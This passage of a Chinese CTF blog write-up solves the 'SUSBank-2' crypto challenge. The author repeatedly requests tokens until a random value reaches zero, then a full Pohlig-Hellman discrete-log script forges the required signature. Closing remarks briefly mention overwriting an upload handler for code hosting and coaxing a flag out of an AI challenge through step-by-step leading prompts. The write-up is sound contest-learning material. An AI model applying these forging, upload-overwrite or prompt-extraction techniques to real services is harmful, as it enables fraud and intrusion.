except Exception as ex:
print(f"使用sympy解密失败: {ex}")
# 最后尝试:如果n可以被分解,我们可以使用中国剩余定理
# 但由于n是2048位,分解几乎不可能
print("无法解密,可能需要其他方法或n的因子分解")
|
SUSBank-2
Type: Crypto / Author: illunight / Difficulty: Medium
分析代码,发现r1 = secrets.randbelow(n >> 4),意识到可以通过无数次get a token,实测700多次,使得最后的 r1 = 0, c = 0。此时输入 res = 0可经过检验,token变为2, 可以开始存钱。
使用神秘quicker小工具进行批量输入
在存钱时,需要拆解bytes_to_long(b"SUS2025")=23456238879650357为三个素数和,通过prev_prime()和观察配凑得到 23456238879650243 + 97 + 17。
经过next_prime(deposit),所以输入 23456238879650242 96 16,实际存入23456238879650243 + 97 + 17 = 23456238879650357
得到输入后求解sign,成功存入
  1
  2
  3
  4
  5
  6
  7
  8
  9
 10
 11
 12
 13
 14
 15
 16
 17
 18
 19
 20
 21
 22
 23
 24
 25
 26
 27
 28
 29
 30
 31
 32
 33
 34
 35
 36
 37
 38
 39
 40
 41
 42
 43
 44
 45
 46
 47
 48
 49
 50
 51
 52
 53
 54
 55
 56
 57
 58
 59
 60
 61
 62
 63
 64
 65
 66
 67
 68
 69
 70
 71
 72
 73
 74
 75
 76
 77
 78
 79
 80
 81
 82
 83
 84
 85
 86
 87
 88
 89
 90
 91
 92
 93
 94
 95
 96
 97
 98
 99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
| import math
from math import ceil, sqrt
def bsgs(g, h, p, bound):
"""
使用BSGS算法求解离散对数 g^x ≡ h (mod p),x在0到bound-1范围内
"""
if g % p == 1:
return 0 if h % p == 1 else None
m = ceil(sqrt(bound))
# 预计算g^j (j=0,1,...,m-1)
table = {}
current = 1
for j in range(m):
table[current] = j
current = (current * g) % p
# 计算g的逆元的m次方
g_inv_m = pow(g, m * (p - 2), p) # 使用费马小定理求逆元
current = h
for i in range(m):
if current in table:
j = table[current]
x = i * m + j
if x < bound:
return x
current = (current * g_inv_m) % p
return None
def factorize(n, max_factor_size=2**30):
"""
分解n,返回小于max_factor_size的质因子集合
"""
factors = set()
d = 2
while d * d <= n and d <= max_factor_size:
if n % d == 0:
factors.add(d)
n //= d
else:
d += 1
if n > 1 and n <= max_factor_size:
factors.add(n)
return list(factors)
def crt(remainders, moduli):
"""
中国剩余定理求解同余方程组
x ≡ remainders[i] (mod moduli[i])
"""
from functools import reduce
def mod_inv(a, m):
"""求模逆元"""
return pow(a, -1, m)
M = reduce(lambda x, y: x * y, moduli)
result = 0
for i in range(len(moduli)):
Mi = M // moduli[i]
result = (result + remainders[i] * Mi * mod_inv(Mi, moduli[i])) % M
return result
def pohlig_hellman_for_sign(deposit, c, big_prime):
"""
使用Pohlig-Hellman算法求解sign,使得deposit^sign ≡ c (mod big_prime)
"""
M = big_prime - 1
# 分解M,获取小因子
small_factors = factorize(M)
if not small_factors:
raise ValueError("无法找到足够小的因子,请尝试其他方法")
# 计算M_small(小因子的乘积)
M_small = 1
for factor in small_factors:
M_small *= factor
print(f"分解得到的小因子: {small_factors}")
print(f"M_small = {M_small}")
remainders = []
moduli = []
# 对每个小因子求解离散对数
for q in small_factors:
exponent = M // q
g_i = pow(deposit, exponent, big_prime)
h_i = pow(c, exponent, big_prime)
print(f"求解因子q={q}: g_i={g_i}, h_i={h_i}")
x_i = bsgs(g_i, h_i, big_prime, q)
if x_i is None:
raise ValueError(f"无法求解因子q={q}的离散对数")
print(f"得到x_i = {x_i} (mod {q})")
remainders.append(x_i)
moduli.append(q)
# 使用中国剩余定理合并解
sign = crt(remainders, moduli)
# 确保sign在合理范围内
sign = sign % M_small
return sign
def main():
# 手动输入参数
big_prime = int(input("请输入big_prime: "))
deposit = int(input("请输入deposit: "))
c = int(input("请输入c: "))
print(f"\n开始计算sign...")
print(f"big_prime = {big_prime}")
print(f"deposit = {deposit}")
print(f"c = {c}")
try:
sign = pohlig_hellman_for_sign(deposit, c, big_prime)
print(f"\n计算完成!")
print(f"sign = {sign}")
# 验证结果
verification = pow(deposit, sign, big_prime)
print(f"验证: deposit^sign mod big_prime = {verification}")
print(f"验证结果: {'成功' if verification == c else '失败'}")
except Exception as e:
print(f"计算过程中出现错误: {e}")
if __name__ == "__main__":
main()
|
最后进行3 validate your balance,获得flag
写在最后
杂感
在2025年9月份参加新生赛的时候还没有blog,现在把之前写的wp搬运过来后,发现当时图片是本地化链接的,没有附带加载,所以这一篇只能简单看看作为记录了。
笔者第一次参加的ctf比赛,准备不是非常充分,在之前只下载kali和看了看去年的题目。过程中很多题目都是和ai一起分析出来的,有点human-in-the-loop的味道。并且那个时候ai agentic能力还没有现在这么厉害,使用的也仅仅是DeepSeek的网页对话版本。
之前想过涉及到cve和web_search的题ai表现会不会差一点,但感觉去年强网那到go proxy转发放到现在对话式ai也可以自己解答了,看来最终归属只能是脑洞题了吗
吐槽
现在回看之前的wp,特发现了超级多可以吐槽的部分:
Flagdle: 感觉稍微有一点脑洞题目的意味,没想到作为签到程度,直接把提示当成答案提交就可以了。我还以为是要找到在全体词表里面不是英文单词的词,还专门下载了通用字典。
ez_upload: 是一道好题,在当时没有云端服务器的时候能作为远程代码托管平台,之后的bash_jail中发挥大作用。这道题最后的一步覆盖到cgi-bin/upload.py被卡了很久,ds拼劲全力无法解决,属于是少数属于我的eureka time
flagophobia: 当时完全没有套提示词的概念啊,还是一步诱导一步输出的flag的
ez_osint: 在深夜晚自习下课之后偶遇了多位正在找石头的师傅,最后近似定位到了花朵本身

当时对于pwn一无所知,虽然现在也是一样(无奈),至今也只是稍微理解了些原理,不会写的依然不会写。
SUSBANK1: ds老师无能为力,仔细研读后发现可以尝试爆破小范围随机质数,是少有的第二个 eureka time。做这道题的时候有一个小趣事在于,做红温的时候楼下有学院办的心理团辅,把 susbank 的字写在象征着负面情绪的气球上踩爆之后,当晚就想出来了。
SUSBANK2: 是 AK 前的最后一关,在cpp课上猛猛看题,属于是少有的智力巅峰时刻,居然理解了题目并且在ai脚本的辅助下解决。
致谢
非常感谢出题和答疑(shui qun)的师傅们,没有你们的支持这次肯定不能顺利完赛
预祝 SUSCTF@2026-新生赛 能越办越好 🎉